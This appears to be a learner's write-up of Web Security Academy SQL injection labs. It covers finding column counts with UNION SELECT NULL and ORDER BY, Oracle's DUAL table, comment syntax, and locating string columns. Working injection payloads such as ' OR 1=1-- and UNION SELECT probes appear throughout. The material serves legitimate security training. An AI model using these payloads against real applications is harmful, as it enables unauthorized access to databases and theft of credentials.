
Request cookies 1

Request headers 19


Step4: keep apply the payload until we get 200 response code that count of appended payload is number of columns

Method 1: It uses **UNION SELECT** with **NULL** values.


First




2nd



3rd



Finally we solved the lab




Method 2: **ORDER BY** clause sorts


The idea of this method is we just keep insert the payload **ORDER by n** (where n is number of columns till you get response then if number of column exits more then actual it give error)

Lets try :


First try (' ORDER BY 1)



2nd try: ('ORDER BY 2)



3rd try: ('ORDER BY 3)




4th try ('ORDER BY 4)



The screenshot shows a web browser with the URL `1e.web-security-academy.net/filter?category=Gifts'ORDER BY 4--`. The page header includes the Web Security Academy logo and a lab title: "SQL injection UNION attack, determining the number of columns returned by the query". A green "LAB" badge indicates the status "Not solved". Below the title, there are two buttons: "Back to lab home" and "Back to lab description >>". The main content area displays "WE LIKE TO SHOP" with a hanger icon and the category "Gifts". The top right navigation links are "Home" and "My account".

We get the internal error:



The screenshot shows the same lab page as before, but with an "Internal Server Error" message at the bottom. The URL in the browser is `0a4e00a304c1eb028066213e001f001e.web-security-academy...`. The lab title and "LAB Not solved" badge are still present. The "Back to lab home" and "Back to lab description >>" buttons are also visible. The "Internal Server Error" message is displayed in blue and red text at the bottom of the page.

By this we conclude that we have 3 columns

Topic: Database-Specific Syntax in SQL Injection

Different **databases** use slightly different **SQL syntax**.

So when performing **SQL injection**, the payload may need to be **adjusted depending on the database**.

Oracle Database Requirement

In **Oracle**, every **SELECT** query must include:

FROM keyword

A **valid table name**

Because of this rule, a simple query like this **will not work** in Oracle:

```
SELECT NULL
```

Oracle requires a table to select from.

The **DUAL** Table in Oracle

Oracle provides a **special built-in table** called: DUAL

It is used when a query needs a table but **no real table is required**.

Example: `SELECT NULL FROM DUAL`

Example

SQL Injection Payload for Oracle

When performing a **UNION SQL injection attack**, the payload may look like:

```
' UNION SELECT NULL FROM DUAL--
```

Explanation:

- **UNION SELECT NULL** → Injected query
- **FROM DUAL** → Required table in Oracle
- **--** → Comments out the rest of the original query

SQL Comment Symbols

Comments are used to **ignore the remaining part of the original query**.

Common comment symbols:

Double Dash Comment --

Everything after `--` is **ignored by SQL**.

Example:

```
' OR 1=1--
```

MySQL Special Rule

In **MySQL**, the double dash comment must be followed by a **space**.

Example: --

(with a space)

Hash Comment in MySQL

MySQL also allows the **hash symbol** for comments. #

Example:

```
' OR 1=1 #
```

Topic: Finding Columns with a Useful Data Type

After finding the **number of columns**, the next step is to find:

Which column can display useful data.

Most sensitive data in databases (like **username, password, email**) is stored as **string data**.

So the attacker must find **columns that support string data**.

Main Idea

The attacker tests **each column one by one** by placing a **string value** in it.

Example string used:

'a'

Example

Suppose the query returns **4 columns**.

The attacker will test each column.

Test Column 1

```
' UNION SELECT 'a',NULL,NULL,NULL--
```

Meaning:

- Put string 'a' in **column 1**
- Other columns contain **NULL**

Test Column 2

```
' UNION SELECT NULL,'a',NULL,NULL--
```

Meaning:

- Put string 'a' in **column 2**

Test Column 3

```
' UNION SELECT NULL,NULL,'a',NULL--
```

Meaning:

- Put string 'a' in **column 3**

Test Column 4

' UNION SELECT NULL,NULL,NULL,'a'--

Meaning:

- Put string 'a' in **column 4**

What Happens If Column Type Is Wrong

If the column **does not support string data**, the database returns an error.

Example error:

Conversion failed when converting the varchar value 'a' to data type int.

Meaning:

- The column expects **numbers**
- But we inserted **text**

What Happens If Column Type Is Correct

If the column **supports string data**:

No error occurs

The injected string 'a' appears in the webpage response

Example output in webpage:

column 1	column 2	column 3	column 4
product	a	price	stock

This means **column 2 can display string data**.

Why This Step Is Important

Once the attacker finds a **string-compatible column**, they can use it to retrieve sensitive data like:

- usernames
- passwords
- emails
- database names

Lab: SQL injection UNION attack, finding a column containing text



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.



Vulnerability : SQL injection (in the product category filter)


End Goal:

- First determine the number of columns
- Identify data type : string of column

Analysis:

Step 1: find number of column

We use here : 'ORDER BY n - - (if nth time we get error then n-1 is number of column)



[Home](#) | [My account](#)




Output:




So the number of column 3

Other method:




Output:



So we got error on n=4 so we have 3 columns

Step2:Identify data type : string of column

- Test on first column : **' +UNION+select+'sai',NULL,NULL--**




The screenshot shows a web browser with the URL `lemy.net/filter?category=Pets'+UNION+select+'sai',NULL,NULL--`. The page header includes the Web Security Academy logo and a lab status indicator that says "LAB Not solved". The main content area displays the title "SQL injection UNION attack, finding a column containing text" and a button labeled "Back to lab home". Below the button, it says "Make the database retrieve the string: 'jM0yJe'" and a link "Back to lab description >>".

Output:




This screenshot shows the same lab page as above, but with an "Internal Server Error" message displayed at the bottom. The error message is in red text and says "Internal Server Error". The rest of the page content, including the URL, header, and main content area, remains the same.

- Test on second column : **' +UNION+select+NULL,'sai',NULL--**



The screenshot shows the web browser with the URL `lemy.net/filter?category=Pets'+UNION+select+NULL,'sai',NULL--`. The page header includes the Web Security Academy logo and a lab status indicator that says "LAB Not solved". The main content area displays the title "SQL injection UNION attack, finding a column containing text" and a button labeled "Back to lab home". Below the button, it says "Make the database retrieve the string: 'jM0yJe'" and a link "Back to lab description >>".




- Test on 3rd column : **' +UNION+select+NULL,NULL,'sai'--**

Every thing change this ' +UNION+SELECT+ ' abcdef ' , NULL , NULL--

And replace the abcdef with bHBICd on null place

If this found in web page then that confirms that is string data type of that column




output :



